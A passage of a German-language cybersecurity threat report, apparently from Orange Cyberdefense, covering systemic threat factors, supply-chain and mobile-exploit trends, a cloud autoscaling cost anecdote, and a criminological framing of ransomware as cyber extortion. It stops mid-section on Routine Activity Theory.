
Systemische Faktoren

Wir sind uns alle bewusst, wie subtile, aber signifikante Veränderungen im Klimasystem unseres Planeten das Wetter verändern, unabhängig davon, wo wir uns befinden. Anhand hochentwickelter Klimamodelle können wir diese systemischen Veränderungen verfolgen und vorhersagen, wie sich örtliche Niederschläge, Temperaturen, Meeresspiegel und Windgeschwindigkeiten im Laufe der Zeit entwickeln werden, so dass wir entsprechend planen und uns darauf vorbereiten können.

Wir glauben, dass Cybercrime und weitere Cybersecurity-Bedrohungen, mit denen wir täglich zu tun haben, auch aus einem komplexen System von beitragenden Faktoren stammen, die auf ähnliche Weise wie Klima und Wetter interagieren. Indem wir die systemischen Faktoren, die das Cyberbedrohungsklima ausmachen, identifizieren und verfolgen, können wir die besonderen Bedrohungen, die wir täglich erleben, besser verstehen bzw. vorhersehen und somit planen und uns auf sie vorbereiten.


Das RCES-Modell

Bei unseren Bemühungen, die Sicherheitslandschaft zu verstehen und zu analysieren, gehen wir von der Hypothese aus, dass die Bedrohung, wie wir sie heute erleben, von vier Ebenen systemischer Kräfte ausgeht, die als Root Causes (‚Ursachen'), Catalysts (‚Katalysatoren'), Enablers (‚Förderer') und Shapers (‚Gestalter') bezeichnet werden (RCES).
Wir verwenden das PEST-Modell (Political - Politik, Economic - Wirtschaft, Sociocultural - Soziokultur, Technological - Technologie), um die verschiedenen systemischen Faktoren in Gruppen zu gliedern:



Systemische Faktoren

und die daraus resultierenden Bedrohungen in den Meldungen



PEST wird in der Regel als Modell für Geschäftsanalysen verwendet, aber mit ein paar Anpassungen können wir damit auch die tiefer liegenden Faktoren kategorisieren und organisieren, die zur Problematik der Cyber Extortion beitragen. Auf diese Weise können wir beobachten, wie vielfältig die systemischen Einflussfaktoren sind, und vermeiden eine kurzsichtige Konzentration auf nur einen Faktor (wie z. B. Technologie).

Aus diesem Modell ergeben sich eine Reihe von Sicherheitsfragen, die wir dann in den Sicherheitsmeldungen, die wir veröffentlichen, verfolgen können. Dies gibt uns ein Gefühl dafür, welchen Einfluss diese Faktoren auf die wachsende Bedrohungslandschaft haben.

In dem obigen Diagramm verfolgen wir das Auftreten bestimmter systemischer Faktoren und daraus resultierender Bedrohungen in unseren World-Watch-Sicherheitsmeldungen. In diesem Report möchten wir auf eine Handvoll dieser Themen hinweisen.

Sicherheitslücken bei Security-Produkten

Wir haben das Problem von Sicherheitslücken bei Sicherheitsprodukten und unsere diesbezüglichen Bedenken weiter oben in diesem Report bereits dargelegt. Aus dem obigen Diagramm geht hervor, dass dieses Thema im zweiten Quartal 2021 dreimal so häufig in unseren Meldungen vorkam wie im ersten Quartal 2020. Wir glauben, dass dieser Aufwärtstrend die von uns bereits geäußerten Bedenken zu diesem Thema noch verstärkt.

Wechselseitige Abhängigkeit und Supply Chain

Wir haben häufiger über das allgemeine Thema der wechselseitigen Abhängigkeit berichtet als über das konkrete Problem von Bedrohungen in der Supply Chain, was auch durchaus begründet ist.

Die ‚wechselseitige Abhängigkeit' zeigt, dass IT-Systeme und die Unternehmen, die mit diesen Systemen arbeiten, nicht isoliert voneinander operieren. Das Sicherheitsrisiko kann nicht für ein einzelnes Unternehmen isoliert betrachtet werden und die Auswirkungen eines Angriffs oder einer Kompromittierung beschränken sich niemals nur auf das Primärziel.

Der Begriff ‚Supply-Chain-Angriff' ist nicht klar definiert und wird oft überstrapaziert. Der bekannte SolarWinds-Angriff und der Kaseya / REvil Ransomware-Angriff scheinen jedoch beide die allgemein akzeptierte Definition zu erfüllen.

Aufgrund dieser beiden Vorfälle nahmen diese Themen in den von uns erfassten Daten im ersten Quartal dieses Jahres drastisch zu.

Die anhaltenden Auswirkungen der systemischen, gegenseitigen Abhängigkeit lassen vermuten, dass Angriffe auf die Supply Chain auch zukünftig eine reale Bedrohung darstellen werden, und der überwältigende Erfolg der großen Supply-Chain-Angriffe im Jahr 2021 wird vermutlich zu noch mehr Angriffen dieser Art führen.

Schwachstellen und Angriffe in Verbindung mit Mobiltelefonen

Im Jahr 2019 haben wir die These aufgestellt, dass in dem Maße, in dem mehr Systeme die Multi-Faktor-Authentifizierung mit Hilfe von Mobiltelefonen durchsetzen, Mobiltelefone selbst zunehmend ins Visier von Angreifern geraten werden, die das Authentifizierungsverfahren manipulieren wollen. Wir begannen, die Landschaft über unsere Meldungen zu beobachten und nach Beweisen dafür zu suchen, dass dies tatsächlich wahr ist. Vor dem ersten Quartal im Jahr 2020 konnten wir keine erkennen.

Im letzten Quartal des Jahres 2021 haben wir jedoch eine Welle von Sicherheitslücken und Angriffen auf Mobiltelefone, insbesondere auf Apples iPhones, erlebt, die von kommerziellen Unternehmen im Auftrag von staatlichen Justizbehörden und Geheimdiensten durchgeführt worden sind. Diese Angriffe scheinen die Mobiltelefone von bestimmten ‚hochrangigen' Personen kompromittieren zu wollen. Sie erfordern außerordentliche Investitionen, fachkundige Experten und Zero-Day-Exploits.

Die Angriffe richten sich gegen bestimmte Ziele, wobei kommerziell entwickelte Toolkits zur Kompromittierung und Verfolgung der Mobiltelefone einzelner Personen eingesetzt werden. Für die eigentliche Kompromittierung ist oft ein spezieller ‚Zero Day'-Exploit erforderlich, der nicht immer vom Entwickler des Toolkits selbst stammt.

Exploits werden häufig auf einem offenen Markt erworben und meist von Vermittlern angeboten, die Transaktionen zwischen privaten Entwicklern von Exploits und kommerziellen Dienstleistern von ‚Cyber-Angriffstechnologie' organisieren. Der Wert solcher Exploits ist enorm. Die Sicherheitsbudgets der Unternehmen verblassen, wenn man sie mit den Geldern vergleicht, die durch die Budgets von Regierungen für ‚Staatssicherheit' über Anbieter und Vermittler an die Entwickler von Schwarzmarkt-Exploits fließen.

Der Exploit-Vermittler Zerodium bietet derzeit bis zu 2 Millionen US-Dollar für einen iOS-Exploit.[7]

Anbieter von Cyber-Angriffstechnologien verkaufen in erster Linie an staatliche Stellen, und zwar zu enormen Preisen. Solche Unternehmen entstehen jedoch meist auch innerhalb von staatlichen Stellen. Auf diese Weise ist ein gewisser Zirkel entstanden, der als ‚Cyber Military Complex' bekannt ist.

Wir sehen also, dass es ein sich wiederholendes Muster von Angebot und Nachfrage gibt, welches die Entwicklung von neuen Kapazitäten und außerordentlichen Ausgaben antreibt. Dieses Geld, die Fähigkeiten, die Erfahrung und die sich daraus ergebenden Kapazitäten bleiben jedoch nicht in Staatshänden, und die Geschichte[8] hat gezeigt, dass es einen ständigen Osmose-Prozess gibt, durch den Exploits, Toolkits, Ausbildung, Fähigkeiten und Erfahrungen aus den Bereichen von Staat, Militär und Geheimdiensten in das Ökosystem der Cyber-Kriminalität einfließen, wo sie sich direkt auf die zivilen Unternehmen und deren Kunden auswirken.

Eine grundlegende systemische Triebkraft für die Herausforderungen, mit denen wir im Bereich Datensicherheit konfrontiert sind, ist daher die Konvergenz von Staatsausgaben für Hacking-Technologien und kriminelle Innovationen, wodurch die Sicherheitsherausforderung enorm verstärkt wird. Diese Konvergenz, die durch außerordentliche Staatsinvestitionen genährt wird, kann das Risiko-‚Kalkül', das die meisten Unternehmen bei der Entwicklung ihrer Sicherheitsstrategien anwenden, völlig auf den Kopf stellen.

Es ist daher bemerkenswert, dass sich diese Dynamik in den letzten sechs Monaten am deutlichsten bei Sicherheitslücken und Angriffen auf Mobiltelefone und insbesondere auf Apples iOS gezeigt hat.

Aufgrund ihrer hohen Kosten und ihrer sehr gezielten Natur haben iOS-Exploits unseren typischen Kunden in der Vergangenheit keine großen Sorgen bereitet. Die Sicherheit von Mobilgeräten hat für Unternehmen traditionell keine besonders hohe Priorität. Dies könnte sich allerdings allmählich ändern.

Im März 2021 wurde von Microsoft bekannt gegeben, dass ‚passwortlose' Anmeldeverfahren „generell für kommerzielle Anwender verfügbar sind"[9]. Damit wurde die Funktion für alle Unternehmen weltweit verfügbar. Kunden von Microsoft „können das Passwort nun vollständig aus ihrem Kundenkonto entfernen. Nutzen Sie die Microsoft Authenticator-App, Windows Hello, einen Sicherheitsschlüssel oder einen Verifizierungscode, der ihnen per SMS oder E-Mail zugesendet wird, um sich in Ihren Lieblings-Apps und -Diensten wie Microsoft Outlook, Microsoft OneDrive, Microsoft Family Safety und vielen mehr anzumelden".

Es besteht kaum Zweifel daran, dass andere Anbieter von Cloud-Diensten sowie von Identity Services bald nachziehen werden. Und das ist ein echter Gewinn für die Security. Es bedeutet jedoch eine systemische Veränderung der Bedrohungslandschaft, da eine ‚passwortlose' Zukunft unweigerlich die Mobiltelefone der Benutzer als Kernkomponente des Sicherheitsbereichs von Unternehmen miteinschließt.

Wir gehen davon aus, dass die drei folgenden systemischen Faktoren schon bald zusammenlaufen werden: 1) Die Ausgaben des Staates für das Hacken von Mobiltelefonen werden zu einem kontinuierlichen Wachstum dieser Art von Hacking-Fähigkeiten führen, die nicht auf den Cyber Military Complex beschränkt bleiben werden, 2) mehr Anbieter werden (glücklicherweise) ein ‚passwortloses' Paradigma übernehmen, und 3) dies wird zu einer Verlagerung des Schwerpunkts auf die Rolle des Mobiltelefons als Schlüsselkomponente des Sicherheitsperimeters führen.

Dies deutet darauf hin, dass das Patchen und Überwachen von Mobiltelefonen zunehmend an Bedeutung gewinnen wird, weil unsere Abhängigkeit von Passwörtern zur Authentifizierung endlich zu schwinden beginnt.

Cyber Extortion

Die einzige aufkommende Bedrohung, die sich in unseren Meldungen deutlich von den anderen abhebt, ist Cyber-Erpressung oder Ransomware. Seitdem wir im Januar 2020 begonnen haben, diesen systemischen Faktor zu beobachten, hat sich die Häufigkeit dieses Themas in unseren Meldungen verdreifacht. Cyber-Erpressung oder Cyber Extortion ist die Sicherheitsbedrohung, welche die Schlagzeilen beherrscht, während wir mit dem Verfassen dieses Reports beschäftigt sind. Wir werden uns daher eingehender mit den Ursachen und Folgen in späteren Abschnitten dieses Reports befassen.

Fazit

Wir sind in einem von Unsicherheit und Chaos geprägten Umfeld tätig. Ein systemischer Ansatz zum Verstehen der Landschaft, kombiniert mit der objektiven Datenanalyse, ermöglicht es uns, übergeordnete Trends zu erkennen, uns besser im Hinblick auf die Zukunft vorzubereiten und unsere knappen Ressourcen sinnvoll einzusetzen. Aber es ist eine ungenaue Wissenschaft, und wir werden ständig von listigen Gegnern ausgetrickst oder von unvorhergesehenen Entwicklungen überrascht.

Die Auffassung, dass wir ‚vor dem Löwen' oder ‚vor unserem Nachbarn' davonlaufen können, ist unzeitgemäß und liegt weit entfernt von der Realität. Der Cyberspace ist in hohem Maße verlinkt und ‚ansteckend'. ‚Wechselseitige Abhängigkeit' ist ein grundlegendes Attribut, das uns zwingt, unsere Realität eher als ‚mit den Stieren rennen' als ‚vor den Löwen weglaufen' zu betrachten. Die Pläne und Strategien von jedem, der auf einer holprigen, schmalen Straße mit Dutzenden von wütenden Stieren und noch mehr panischen Flüchtenden bleibt, werden unweigerlich durchkreuzt.

Die Meldungen, die wir in den letzten zwölf Monaten mit unsere Kunden geteilt haben, erzählen eben diese Geschichte.

Wir müssen uns auf das unvermeidliche Chaos einlassen, den unermüdlichen Gegner akzeptieren und unsere Sicherheitsmaßnahmen entsprechend anpassen.

Eine Übersichtsdarstellung, wie sie unser Security-‚Klima'-Modell bietet, hilft uns dabei, die Vergangenheit zu verstehen und die Zukunft besser zu prognostizieren. Wir müssen aber auch die Fähigkeit entwickeln, die Gegenwart klar und deutlich zu erkennen, uns kurzfristig auf die sich ändernde Landschaft einzustellen und selbstbewusst zu antworten, wenn eine unabwendbare Krise entsteht.

Wir benötigen einen strukturierten Ansatz, um wesentliche Veränderungen in einem chaotischen Umfeld zu erkennen und entsprechend reagieren zu können. Bei Orange Cyberdefense glauben wir, dass ein strukturierter, zyklischer Prozess in Kombination mit hilfreichen Informationen über das Umfeld, ein akutes Verständnis unserer eigenen Systeme, die notwendigen Fähigkeiten und entsprechende Technologien uns helfen können, zu überleben und sogar in einer chaotischen und aggressiven Welt erfolgreich zu sein.

Wir bezeichnen unser Konzept als ‚Intelligence-led Security' und wir investieren, um es für unsere Kunden in jeder Hinsicht Realität werden zu lassen. Aber das ist nichts, was wir verkaufen möchten, sondern etwas, das wir uns alle zu eigen machen und in die Tat umsetzen müssen.


Ein Glücksfall in der Cloud

Wie man digitale Powertools [nicht] verwenden sollte

Ähnlich dem Dschinni, dem Geist aus Aladdins Flasche, fühlt sich die Arbeit mit Cloud-Systemen manchmal so an, als hätte man eine phänomenale kosmische Kraft ohne den winzigen Lebensraum, der einem im Vergleich dazu in einem Rechenzentrum zur Verfügung steht.

Um bei popkulturellen Referenzen zu bleiben – „Aus großer Kraft folgt große Verantwortung" – und in unserem Fall lag diese Verantwortung gegenüber dem Geldbeutel des Kunden, der wiederum einen Wunsch gegenüber dem Dschinni nach Goldbergen dringend nötig gehabt hätte.

Samuel Drayton, Multi-Cloud Security Consultant, **Orange Cyberdefense**



Es war einmal ein Ingenieur...


Unsere Geschichte beginnt mit diesem bescheidenen Cloud-Ingenieur, der eine Integration zwischen einem internen Tool für die Bereitstellung von IT-Services und Microsoft Azure entwickeln wollte. Dies ermöglichte es den Kunden des Tools, virtuelle Maschinen, Abonnements, Data-Science-Cluster und mehr zu bestellen, indem sie ARM-Vorlagen mit Powershell, Plausibilitätsprüfungen, Ressourcenlimits, Geschäftsregeln und mehr versahen: alles skalierbar, unterstützt und erweiterbar.

Bei einer dieser Plausibilitätsprüfungen ging es darum herauszufinden, wie viele Ressourcen bestellt werden, bei einer anderen drehte sich alles um die Frage, ob im Azure-Abonnement genügend Ressourcen verfügbar sind, um die Bestellung auszuführen.

Führen Sie niemals eine Live-Demonstration durch

Springen wir direkt vor zur Demonstration der Integration. Erinnern Sie sich an die goldene Regel von Präsentationen? Sie besagt Folgendes: „Führe niemals eine Live-Demonstration durch." Es wurde allerdings angenommen, dass es in Ordnung gehen würde, da die Präsentation nur einem kleinen Publikum gezeigt werden würde.

Die Demonstration ging schief...



Was in Nadellas Namen ist gerade passiert?

Vor einem Plenum zu sprechen, um eine theoretisch erfolgreiche Demonstration zu präsentieren hat den Nachteil, dass jeder Zuschauer sehen kann, wenn eine Demonstration weniger erfolgreich verläuft. Das interne Tool war mit den gewünschten Informationen gefüllt, so dass der Kunde seine Einstellungen selbst wählen (diese Zuversicht!) und die Anfrage fehlerfrei absenden konnte. Das wohlig-warme Erfolgsgefühl ließ allmählich nach, als nach dem Drücken der Schaltfläche ‚Absenden' (mit einem Tusch) der eigentlich kurze Moment des Absendens zu einer Pause führte, was in eine längere Unterbrechung überging. Irgendwann musste ich meinen eifrigen Redefluss, in dem ich darauf einging, dass das System nach den Kriterien der Zuverlässigkeit sowie der Wartungsfreundlichkeit gebaut wurde, beenden. Nun blieb mir nichts anderes übrig, als einen Blick hinter die Kulissen zu werfen, nur um festzustellen, dass die Demo ‚erfolgreich gescheitert' war – was war passiert?

Zuversichtlich, dass das Problem schnell erkannt und behoben werden könnte, stürzte ich mich auf die Protokolle aus der Integration, die sich noch in einem ziemlich ‚gesprächigen' Modus befanden. Es war also leicht zu erkennen, wo sich der Fehlerteufel eingeschlichen hatte. In einer Berechnung der Ressourcenverfügbarkeit konnte ein Größer-als-Zeichen anstelle eines Kleiner-als-Zeichens ausgemacht werden. Allerdings sagte mir mein ‚Spinnensinn', dass hier mehr vor sich gehen musste.

Die Überprüfung der Überwachungsprotokolle für Azure ergab, dass die Integration aufgrund fehlender Ressourcen ordnungsgemäß beendet wurde (erfolgreich fehlgeschlagen), nicht weil die Demonstration eine große Bestellung aufwies, sondern weil ein automatisiertes System (nicht unseres) unmittelbar vor dem Beginn meiner Demonstration eine massive Bestellung aufgegeben hatte.

Gieriger kleiner Algorithmus!

Was wie eine automatisierte Skalierungslösung aussah, hatte ein ‚soft Limit' erreicht und die CPU-Verfügbarkeit für das Azure-Abonnement ausgereizt. Sofern man den Eigentümer des Dienstes auf eine reale Person zurückführen würde, schien die unbegrenzte Skalierung sowohl unerwartet (eine Code-Implementierung hatte einen enormen Anstieg der CPU-Auslastung im gesamten Cluster verursacht), als auch unbekannt (es gab keine Überwachung oder Obergrenzen für den Umfang des Dienstes) zu sein. Als unsere beiden Teams das Problem unter Kontrolle gebracht hatten, belief sich die Rechnung für die Nutzung des außer Kontrolle geratenen Autoscalings auf fast 30.000 €.

Fazit:

Die Moral von der Geschichte ist: Absturzsicherungen (Soft und Hard Limits) sind wichtig, damit ein Team autark, agil und produktiv sein kann. SecOps- und DevSecOps-Techniken stellen sicher, dass diese Grenzen vernünftig und nachhaltig sind, und verstärken die Notwendigkeit, zumindest (Cloud-) Lösungsarchitekten in die Diskussionen einzubeziehen: mit Blick auf das große Ganze. Damit werden Mehrwert für das Team und Sicherheit für die Dienste und Abläufe eines Unternehmens geschafft.

Kommen wir wieder zurück zum Anfang der Geschichte: Das Integrationstool wies zwar selbst keinen Fehler auf, aber es half uns, einen viel größeren zu finden.

Ein Glücksfall in der Cloud.

Charl van der Walt
Head of Security Research
Orange Cyberdefense

Diana Selck-Paulsson
Threat Research Analyst
Orange Cyberdefense

CSI Cyber Extortion

Die Kriminologie der Ransomware

Ransomware-Angriffe spitzen sich immer mehr zu. Sie sind zudem das dominierende Thema in den Schlagzeilen, wenn es um Cybersecurity geht. Die Belastbarkeit unserer IT-Systeme und das Vertrauen, das wir von unseren Nutzern abverlangen, erfordern es, dieser Plage Einhalt zu gebieten. Jedoch scheinen wir bisher mehr Schlachten verloren als gewonnen zu haben.

Um die Bedrohung durch Ransomware einzudämmen, müssen wir nicht nur verstehen, was Ransomware ist, sondern auch, warum es Ransomware gibt.

Ein weit verbreiteter Irrtum ist, dass Cybertechnologie der dominierende Faktor in der Cyberkriminalität ist. Dies ist jedoch nicht der Fall. Die Kriminalität ist der dominierende Faktor. Wenn wir das Problemfeld der Cyberkriminalität verstehen wollen, müssen wir begreifen, dass Faktoren wie Innovationen bei kriminellen Geschäftsmodellen, die Monetarisierung sowie der Einfluss von Kriminellen auf Märkte erhebliche Auswirkungen haben, nicht nur die dahinterstehende Technologie.

Um Cyber Extortion als Straftat zu verstehen, ist es nützlich, ja sogar notwendig, die Erkenntnisse zu nutzen, die uns die wissenschaftlich fundierte Disziplin der Kriminologie bietet. Dadurch wird uns eine Perspektive auf das Problem eröffnet, die von IT-Sicherheitsexperten nicht allzu häufig berücksichtigt wird.

Wir bei Orange Cyberdefense sind uns der schädlichen Folgen der Ransomware-Pandemie für die Unternehmen, das individuelle Leben sowie das Wohlergehen von Volkswirtschaften und Gesellschaften bewusst. Wir sind davon überzeugt, dass neue Perspektiven zu unserem Verständnis des Problems sowie der Effizienz unserer Lösungen beitragen können. Das Ziel dieses Artikels ist es, eine solche neue Perspektive aufzuzeigen.

Durch die Melange aus unseren umfangreichen Kenntnissen und Erfahrungen im Bereich der Cybersecurity, der aktuellen Forschung zu Mustern und Verhaltensweisen von kriminellen Gruppen, die im Spektrum moderner Ransomware aktiv sind, kombiniert mit der Disziplin der Kriminologie, präsentieren wir eine Analyse des Problems, bei der ein neuer Ansatz zum Tragen kommt. Im Ergebnis führt dies zu einem neuen Paket an Lösungsvorschlägen. Wir sind davon überzeugt, dass dieser Ansatz es uns ermöglichen kann, unsere gemeinsamen Chancen im Kampf gegen diese heimtückische Form der Kriminalität zu verbessern.

Ransomware neu interpretiert

Ransomware kann als „eine Untergruppe von Malware, bei der die Daten auf dem Computer eines Opfers geblockt werden – in der Regel durch Verschlüsselung – und eine Zahlung verlangt wird, bevor die erpressten Daten entschlüsselt werden und dem Opfer zurückgegeben werden" verstanden werden.[10]

Das Thema Ransomware rückte 2017 in das Zentrum der öffentlichen Aufmerksamkeit. Der Ransomware-Angriff WannaCry im Mai 2017 hatte globale Auswirkungen und verbreitete sich rasant über ungepatchte oder veraltete Microsoft Windows Computer.

Der britische National Health Service (NHS) gehörte zu den wohl bekanntesten Opfern von WannaCry mit Tausenden betroffenen NHS-Krankenhäusern und -Praxen in ganz Großbritannien. Der entstandene finanzielle Schaden für den NHS belief sich schätzungsweise auf 92 Mio. GBP. Insgesamt waren Computersysteme in 150 Ländern betroffen mit einem weltweiten finanziellen Schaden von etwa 4 Mrd. USD.

Wenn wir ins Jahr 2020 vorspulen, stellen wir fest, dass Ransomware zu einer bewährten und äußerst lukrativen Praktik von Cyberkriminellen geworden ist. In jüngster Vergangenheit sind mehrere Gruppen von Angreifern zur sogenannten ‚Double Extortion' übergegangen und nutzen öffentliche Websites, auf denen ihre Opfer benannt und Auszüge gestohlener Daten veröffentlicht werden, um Lösegeld zu erpressen.

Anfang 2020 hat Orange Cyberdefense ein Projekt initiiert, um diese Datenlecks zurückzuverfolgen und zu dokumentieren. Wie die Grafik zeigt, haben wir zwischen dem ersten Quartal 2020 und dem dritten Quartal 2021 einen sechsfachen Anstieg der Datenlecks infolge von Double Extortion beobachten können.

In den ersten drei Quartalen 2021 haben wir 1.504 verschiedene Datenlecks auf 44 verschiedene Cyber-Erpresser zurückführen können, deren Leaking-Plattformen wir beobachten können. Da Cyberkriminelle jeden Monat nachweislich 167 neue Opfer erpressen können (dabei handelt es sich lediglich um die tatsächlich nachgewiesenen Kenngrößen), ist das wahre Ausmaß des Problems geradezu überwältigend.

Ein Verbrechen mit einem anderen Namen

Der Begriff ‚Ransomware' beschreibt eine Form von Malware, jedoch keine Kriminalitätsform. Und das Verbrechen hängt nicht einmal von dieser speziellen Art von Malware ab. Tatsächlich findet diese Form der Cyberkriminalität, um die es hier geht, zunehmend ohne diese Art von Malware oder sonstigen Formen von speziellen Tools statt. Es ist nicht einmal eine Verschlüsselung erforderlich, was sich deutlich bei Angriffen zeigt, bei denen die Androhung eines einfachen Datendiebstahls oder von DoS-Attacken zum Tragen kommen.

Wir schlagen vor, den Begriff ‚Cyber Extortion' zu verwenden, abgekürzt ‚Cy-X' (ausgesprochen ‚sei ex'):

"Cy-X ist eine Form der Computerkriminalität, bei der die Sicherheit von digitalen Assets von Unternehmen (Vertraulichkeit, Integrität oder Verfügbarkeit) kompromittiert und in einer gewissen Form ausgenutzt werden, um Geld von den Opfern zu erpressen".

Gesamt betrachtet besteht die Erpressung aus mehr als einer Straftat, zum einen durch den unbefugten Zugriff auf Computer und Daten und zum anderen durch die Erpressung eines Lösegelds.

Einführung in die Kriminologie für Laien

Die Kriminologie beschäftigt sich damit, warum sich manche Menschen der Kriminalität zuwenden und andere nicht. Sind Menschen, die sich dem Verbrechen zuwenden, von Natur aus böse? Haben sie sich im Jugendalter mit den ‚falschen' Leuten abgegeben? Oder überwiegen die Chancen und Vorteile der Kriminalität einfach gegenüber ihren rechtlichen Folgen und Sanktionen? All dies sind Fragen, die uns dabei helfen können, das ‚Warum' – Ursache und Wirkungszusammenhänge von Kriminalität – zu verstehen und entsprechende Strategien zu entwickeln, um ihr entgegenzuwirken.

In diesem Kapitel soll die Kriminalitätstheorie namens Routine Activity Theory (RAT) untersucht und auf das Problem Cy-X angewendet werden. Es soll uns dabei helfen, Cy-X zu verstehen und herauszufinden, wie das Problem möglicherweise minimiert werden kann.

Einführung in die Routine Activity Theory

Die RAT wurde 1979 von Cohen und Felson entwickelt. Im Fokus stehen dabei eher die Merkmale der Straftat als die Persönlichkeit des Täters [11]. Die RAT ist eine Weiterentwicklung der Rational Choice Theory, die den Nutzen einer bestimmten Handlungsweise bei Entscheidungen berücksichtigt.

In einer kurzen Zusammenfassung des Ontario Ministry of Children, Community und Social Services heißt es: „Die Theorie der rationalen Entscheidung basiert auf den Grundprinzipien der klassischen Kriminologie, die besagt, dass Menschen ihr Verhalten frei wählen und durch die Schmerzvermeidung sowie dem Streben nach Glück angetrieben werden. Individuen bewerten ihre Handlungsoptionen in Übereinstimmung mit dem Potential jedweder dieser Optionen, Vorteile, Vergnügen und Glück zu generieren."[12]

Die RAT geht diesbezüglich sogar noch weiter, indem darin drei Elemente beschrieben werden, die, wenn sie zu einem bestimmten Zeitpunkt, an einem bestimmten Ort gleichzeitig eintreten, die Wahrscheinlichkeit eines Verbrechens erhöhen.

Gemäß dieser Theorie müssen alle dieser Faktoren gleichzeitig vorhanden sein, damit ein Verbrechen auftritt:

- Erstens muss es einen motivierten Täter geben,
- Zweitens müssen Täter und Opfer oder Ziel am richtigen Ort und zum richtigen Zeitpunkt aufeinandertreffen. Bei dem Opfer kann es sich um eine Person oder ein Objekt handeln.
- Und drittens besagt die Theorie, dass die Abwesenheit schutzbereiter Dritter/Guardians gegeben sein muss (dabei könnte es sich wiederum um eine Person oder einen Gegenstand handeln). [13]

Wenn wir einen der drei Faktoren reduzieren können, wird auch die Wahrscheinlichkeit des Auftretens von Cy-X reduziert.

Anwendung der Routine Activity Theory auf Cy-X

In diesem Abschnitt soll diskutiert werden, wie sich jedes der drei Elemente im Cyberspace äußern könnte, um zu verstehen, wie es jeweils zu dem Problem beiträgt. Anschließend wollen wir auf mögliche Strategien eingehen, um diese Faktoren aus der Gleichung zu nehmen, wodurch die Wahrscheinlichkeit des Auftretens von Cy-X verringert werden kann.

Ein motivierter Täter

